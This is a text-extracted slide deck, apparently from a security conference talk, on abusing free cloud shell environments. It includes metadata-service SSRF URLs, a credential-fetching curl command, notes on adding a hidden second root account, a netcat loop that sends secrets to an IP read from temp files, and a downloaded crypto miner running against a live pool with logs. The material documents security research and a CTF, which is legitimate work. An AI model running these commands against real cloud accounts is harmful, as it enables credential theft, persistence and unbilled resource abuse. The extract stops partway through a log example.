


CloudBashing

Exploiting free CloudShells for mining, networking, exfil, and persistence at scale



Jenko Hwang
Principal Security Researcher
Huntress Labs
www.linkedin.com/in/jenkohwang
github.com/edleft



Cloud Village
DEFCON 34
LVCC West
Las Vegas, NV
August 7, 2026



Chris Ryan
Principal Security Researcher
Huntress Labs

Flashback


August 2025

“It was a hot summer night ...”

Cloud Village CTF DEFCON 33 (2025)



WTF is CloudShell



CloudShell

us-west-1

```
bash test.sh
$ uname -a
Linux ip-10-***-***-55.us-west-1.compute.internal 6.1.176-223.369.amzn2023.x86_64 #1 SMP PREEMPT_DYNAMIC Fri Jul 24 13:34:27 UTC 2026 x86_64 x86_64 x86_64
$ aws sts get-caller-identity
{
  "UserId": "AIDAQ2*****EWS",
  "Account": "05*****79",
  "Arn": "arn:aws:iam::05*****79:user/aws_user"
}
$ echo "$AWS_CONTAINER_CREDENTIALS_FULL_URI"
http://localhost:1338/latest/meta-data/container/security-credentials
$ echo "$AWS_CONTAINER_AUTHORIZATION_TOKEN"
4i/oI0*****FrU=
$ curl -s "$AWS_CONTAINER_CREDENTIALS_FULL_URI" -H "Authorization: $AWS_CONTAINER_AUTHORIZATION_TOKEN" | jq
HTTP status: 200
{
  "Type": "",
  "AccessKeyId": "<redacted>",
  "SecretAccessKey": "<redacted>",
  "Token": "<redacted>",
  "Expiration": "2026-08-07T13:01:24Z",
  "Code": "Success"
}
~ $
```

Linux

Pre-installed CLI

Bound creds

IMDS

File Xfer

Restart

Delete

Run in VPC

us-west-1 environment actions

New tab

Split into rows

Split into columns

Upload file

Download file


Restart

Delete

Global actions

Create VPC environment (max 2)

CloudShell Underneath



FREE

Quotas

AWS: 10 running containers/region
AWS: 200 hrs/month
GCP: 50 hrs/week

Charges
by API/Service

shouts
@team_japan
@puddlemOnger
@mrmeows

Cloud Village CTF DEFCON 33 (2025)



- 530 players
- 305 teams
- 1 solve, 1 jailbreak

PHASE 2 – Cloud Discovery

- 1 Discovery
1. IP -> AS -> AWS
 2. SSRF -> IMDS

- 2 SSRF
- <http://169.254.169.254/latest/meta-data/iam/info/>
http://169.254.169.254/latest/meta-data/iam/security-credentials/sales_website_role

PHASE 1 – Initial Access

- 3 Initial Access – Temp Tokens
- AWS_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY
AWS_SESSION_TOKEN



- 4 Discovery
- IAM
S3
EC2
IAM: get-account-authorization-
Get Federated URL

DNS
cloud-walker[REDACTED].com

PHASE 3 – Console Pivot

- 5 Pivot
- CloudShell
region
Lockdown
Exfil/netcat
backdoor

PHASE 4 – Actions on Host



CloudShell Linux Fckery



anti-stomp

```
# Removed perms: $ chown root:root *; # chmod 600 *
# Froze history: CTF hints, anti-clobber/anti-tailgating in shared env
$ HISTFILE=/dev/null; HISTSIZE=1000; HISTFILESIZE=0
```



lockdown

```
# Removed sudo by commenting out cloudshell-user in /etc/sudoers.
# Removed perms with setfacl: sudo, chown, chgrp, dnf, yum, docker, curl, wget
# Removed CloudShell upload/download via IAM+OS permissions with setfacl: curl...
```

```
# Installed: netcat, dev tools (gcc), openssl, obash to obfuscate scripts
# Stored files in $HOME: $HOME/... ;root-owned; .bashrc hooks
# Installed second root account: shared:x:0:0:root:/root:/bin/bash
# Root access: $ /usr/sbin/usermod -p <pwn_pwd>
```



persistence
resets

```
# Compiled "nc" shell wrapper with flag as pseudo "exfil backdoor"
for t in /tmp/.tmp.*; do
  if [[ -f $t ]]; then
    line=$(head -1 $t | sed -e 's;\r*\n*$;;g');
    if [[ $line =~ ^([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+):([0-9]+) ]]; then
      ip=${BASH_REMATCH[1]}; port=${BASH_REMATCH[2]}
      echo get_secrets | nc $ip $port;
    fi
    rm -f $t;
  fi
done
```



hide the flag

Private API? No one would ever do that...



Naturally, we did.


Initial (Trivial) Pursuit

“If there’s an (undocumented) API,
there’s an attack surface.”

Unmanaged Non-API Service

REST API


ID	URL	Client	Method
1172	https://cloudshell.eu-west-2.amazonaws.com/getEnvironmentStatus	Google Chrome...	POST
1174	https://cloudshell.eu-west-2.amazonaws.com/createSession	Google Chrome...	POST
1175	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome...	OPTIONS
1176	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome...	POST
1177	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome...	POST
1179	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome...	OPTIONS
1181	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome...	POST
1183	wss://ssmmessages.eu-west-2.amazonaws.com/v1/data-channel/1773...	Google Chrome...	GET
1186	https://eu-west-2.console.aws.amazon.com/p/pref/1/	Google Chrome...	POST
1194	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome...	POST
1195	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome...	OPTIONS
1196	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome...	POST



API Flow


Unmanaged Non-API Service

REST API



API	Inputs that matter most	Outputs that matter most
.../api/prod/browserCreds	console session	browser temporary AWS credentials
/describeEnvironments	caller auth	environment IDs
/getEnvironmentStatus	EnvironmentId	Status
/createSession	EnvironmentId	SessionId, StreamUrl, TokenValue
/redeemCode	EnvironmentId, AuthCode, CodeVerifier, RedirectUri	RefreshToken
/putCredentials	EnvironmentId, RefreshToken, KeyBase	success
/sendHeartBeat	EnvironmentId	success
/getFileUploadUrls	EnvironmentId, destination path	presigned POST and GET material
/getFileDownloadUrls	EnvironmentId, source path	presigned POST and GET material


Console Credentials




Demo

Unmanaged Non-API Service

REST API



Unmanaged Non-API Service and Tooling



“The end is where we
start from.” — T. S. Eliot

“First, the aftermath. Then, the attack.”

Freshly Orchestrated Bots

cloudbasher #2

<10ud bash3r

Nodes (16) [redacted]		Node	CSP	ActID	OrgID	Ten	Cred	Identity	Target Identity	IP	Host	Region
1			1	AWS	055*****579	Perm		user/falcon	federated/harbor	35.**.**.247	ip-10-***-220.**.**.internal	ap-northeast-1
2			2	AWS	055*****579	Perm		user/falcon	federated/harbor	3.**.**.69	ip-10-***-22.**.**.internal	ap-northeast-2
3			3	AWS	055*****579	Perm		user/falcon	federated/harbor	13.**.**.163	ip-10-***-213.**.**.internal	ap-south-1
4			4	AWS	055*****579	Perm		user/falcon	federated/harbor	3.**.**.71	ip-10-***-152.**.**.internal	ap-southeast-1
5			5	AWS	055*****579	Perm		user/falcon	federated/harbor	3.**.**.252	ip-10-***-102.**.**.internal	ap-southeast-2
6			6	AWS	055*****579	Perm		user/falcon	federated/harbor	15.**.**.78	ip-10-***-21.**.**.internal	ca-central-1
7			7	AWS	055*****579	Perm		user/falcon	federated/harbor	3.**.**.58	ip-10-***-52.**.**.internal	eu-central-1
8			8	AWS	055*****579	Perm		user/falcon	federated/harbor	16.**.**.43	ip-10-***-201.**.**.internal	eu-north-1
9			9	AWS	055*****579	Perm		user/falcon	federated/harbor	52.**.**.132	ip-10-***-201.**.**.internal	eu-west-1
10			10	AWS	055*****579	Perm		user/falcon	federated/harbor	18.**.**.182	ip-10-***-223.**.**.internal	eu-west-2
11			11	AWS	055*****579	Perm		user/falcon	federated/harbor	51.**.**.184	ip-10-***-81.**.**.internal	eu-west-3
12			12	AWS	055*****579	Perm		user/falcon	federated/harbor	54.**.**.141	ip-10-***-215.**.**.internal	sa-east-1
13			13	AWS	055*****579	Perm		user/falcon	federated/harbor	100.**.**.177	ip-10-***-231.**.**.internal	us-east-1
14			14	AWS	055*****579	Perm		user/falcon	federated/harbor	3.**.**.219	ip-10-***-243.**.**.internal	us-east-2
15			15	AWS	055*****579	Perm		user/falcon	federated/harbor	54.**.**.242	ip-10-***-189.**.**.internal	us-west-1
16			16	AWS	055*****579	Perm		user/falcon	federated/harbor	54.**.**.52	ip-10-***-96.**.**.internal	us-west-2

AWS Node 3
(3/16)

Status:Running/Disconnected · Credential:Perm - · Region:ap-south-1 · IP:13.**.**.163 · Host:ip-10-***-213.**.**.internal
Identity:user/falcon · Target Identity:federated-user/harbor

Info 32/32

Log AWS Logs AWS Billing

[2026-08-04T16:12:13Z][DEBUG] sendHeartBeat region=ap-northeast-2 environment_id=c5bed9dd-062e-4f43-8008-1a5cc797715b request_id=9fe8f268-2af7-4754-9
[2026-08-04T16:12:30Z][DEBUG] API request: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat body_bytes=56
[2026-08-04T16:12:31Z][DEBUG] API response: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat status=200 request_id=926111e1-0548-4a
[2026-08-04T16:12:31Z][DEBUG] sendHeartBeat region=ap-northeast-1 environment_id=349437ae-4c7b-40f9-a976-8f2afeaa3d02 request_id=926111e1-0548-4abf-b

CMD b Bulk o Output p Provision c Connect d Disconnect s Start S Stop U Unregister D Delete
VIEW ↔ Prev/Next tab pgup/pgdn Scroll shift+↔ Scroll horiz

Look Ma, No Billing!



 CloudShell

Actions ▼



us-east-2



```
staging $ wget -O TOTALLY_NOT_A_CRYPTOMINER.tar.gz https://github.com/xmrig/xmrig/releases/  
download/v6.26.0/xmrig-6.26.0-linux-static-x64.tar.gz
```


Look Ma, No Billing!

CloudShell

us-east-2

```
xmrig-6.26.0 $ ./xmrig -o pool.hashvault.pro:443 -u [REDACTED]
* ABOUT      XMrig/6.26.0 gcc/13.2.1 (built for Linux x86-64, 64 bit)
* LIBS       libuv/1.51.0 OpenSSL/3.0.16 hwloc/2.12.1
* HUGE_PAGES supported
* 1GB_PAGES  disabled
* CPU        Intel(R) Xeon(R) Platinum 8488C (1) 64-bit AES VM
              L2:2.0 MB L3:105.0 MB 1C/2T NUMA:1
              1.0/3.7 GB (27%)
* MEMORY     1%
* DONATE     1%
* ASSEMBLY   auto:intel
* POOL #1    pool.hashvault.pro:443 algo auto
* COMMANDS   hashrate, pause, resume, results, connection
[2026-08-03 17:38:55.814] net use pool pool.hashvault.pro:443 T
[2026-08-03 17:38:55.814] net fingerprint (SHA-256): [REDACTED]
[2026-08-03 17:38:55.814] net new job from pool.hashvault.pro:443 diff 72000 algo rx/0 height 3732204 (37 tx)
[2026-08-03 17:38:55.814] cpu use argon2 implementation AVX-512F
[2026-08-03 17:38:55.826] msr msr kernel module is not available
[2026-08-03 17:38:55.826] msr FAILED TO APPLY MSR MOD, HASHRATE WILL BE LOW
[2026-08-03 17:38:55.826] randomx init dataset algo rx/0 (2 threads) seed 5761d0c7d8755062...
[2026-08-03 17:38:55.826] randomx fast RandomX mode disabled by config
[2026-08-03 17:38:55.826] randomx failed to allocate RandomX dataset, switching to slow mode (1 ms)
[2026-08-03 17:38:56.183] randomx dataset ready (356 ms)
[2026-08-03 17:38:56.183] cpu use profile rx (2 threads) scratchpad 2048 KB
[2026-08-03 17:38:56.185] cpu READY threads 2/2 (2) huge pages 0% 0/2 memory 4096 KB (1 ms)
[2026-08-03 17:39:01.075] net new job from pool.hashvault.pro:443 diff 120001 algo rx/0 height 3732204 (37 tx)
[2026-08-03 17:39:05.562] net new job from pool.hashvault.pro:443 diff 120001 algo rx/0 height 3732204 (40 tx)
[2026-08-03 17:39:27.662] net new job from pool.hashvault.pro:443 diff 120001 algo rx/0 height 3732204 (43 tx)
[2026-08-03 17:39:49.663] net new job from pool.hashvault.pro:443 diff 120001 algo rx/0 height 3732204 (48 tx)
[2026-08-03 17:39:56.297] miner speed 10s/60s/15m 37.24 n/a n/a H/s max 37.54 H/s
[2026-08-03 17:40:01.074] net new job from pool.hashvault.pro:443 diff 80000 algo rx/0 height 3732204 (48 tx)
[2026-08-03 17:40:09.893] net new job from pool.hashvault.pro:443 diff 80000 algo rx/0 height 3732204 (57 tx)
[2026-08-03 17:40:31.562] net new job from pool.hashvault.pro:443 diff 80000 algo rx/0 height 3732204 (62 tx)
[2026-08-03 17:40:59.692] net new job from pool.hashvault.pro:443 diff 80000 algo rx/0 height 3732205 (5 tx)
[2026-08-03 17:40:56.464] miner speed 10s/60s/15m 36.69 36.90 n/a H/s max 37.56 H/s
[2026-08-03 17:41:01.075] net new job from pool.hashvault.pro:443 diff 53333 algo rx/0 height 3732205 (5 tx)
[2026-08-03 17:41:01.362] cpu accepted (1/0) diff 53333 (158 ms)
[2026-08-03 17:41:11.596] net new job from pool.hashvault.pro:443 diff 53333 algo rx/0 height 3732205 (14 tx)
[2026-08-03 17:41:14.062] net new job from pool.hashvault.pro:443 diff 53333 algo rx/0 height 3732206 (4 tx)
[2026-08-03 17:41:35.562] net new job from pool.hashvault.pro:443 diff 53333 algo rx/0 height 3732206 (18 tx)
[2026-08-03 17:41:56.587] miner speed 10s/60s/15m 37.12 36.78 n/a H/s max 37.56 H/s
[2026-08-03 17:41:57.662] net new job from pool.hashvault.pro:443 diff 53333 algo rx/0 height 3732206 (27 tx)
[2026-08-03 17:42:01.069] net new job from pool.hashvault.pro:443 diff 20000 algo rx/0 height 3732206 (27 tx)
[2026-08-03 17:42:13.487] net new job from pool.hashvault.pro:443 diff 20000 algo rx/0 height 3732207 (27 tx)
[2026-08-03 17:42:33.562] net new job from pool.hashvault.pro:443 diff 20000 algo rx/0 height 3732207 (36 tx)
[2026-08-03 17:42:55.585] net new job from pool.hashvault.pro:443 diff 20000 algo rx/0 height 3732207 (47 tx)
[2026-08-03 17:42:56.692] miner speed 10s/60s/15m 36.72 36.84 n/a H/s max 37.56 H/s
[2026-08-03 17:43:17.601] net new job from pool.hashvault.pro:443 diff 20000 algo rx/0 height 3732207 (58 tx)
```

Bills

Info

Download all to CSV

Print

Billing period: August 2026



Page refresh time: Monday, August 3, 2026 at 1:04:52 PM CDT

AWS bill summary

Total charges and payment information

Account ID

Billing period

August 1 - August 31, 2026

No data

There is no data to display.

Estimated grand total: USD 0.00

The Plot Sickens

"Working as designed. Exploited as discovered."

AssumeRole

1st-Class Dynamic Identities

```
aws sts assume-role \  
  
    --role-arn  
arn:aws:iam::123456789  
012:role/MyRole \  
  
    --role-session-name  
Jack \  
  
    --region us-west-2
```

```
{  
  "eventVersion": "1.11",  
  "userIdentity": {  
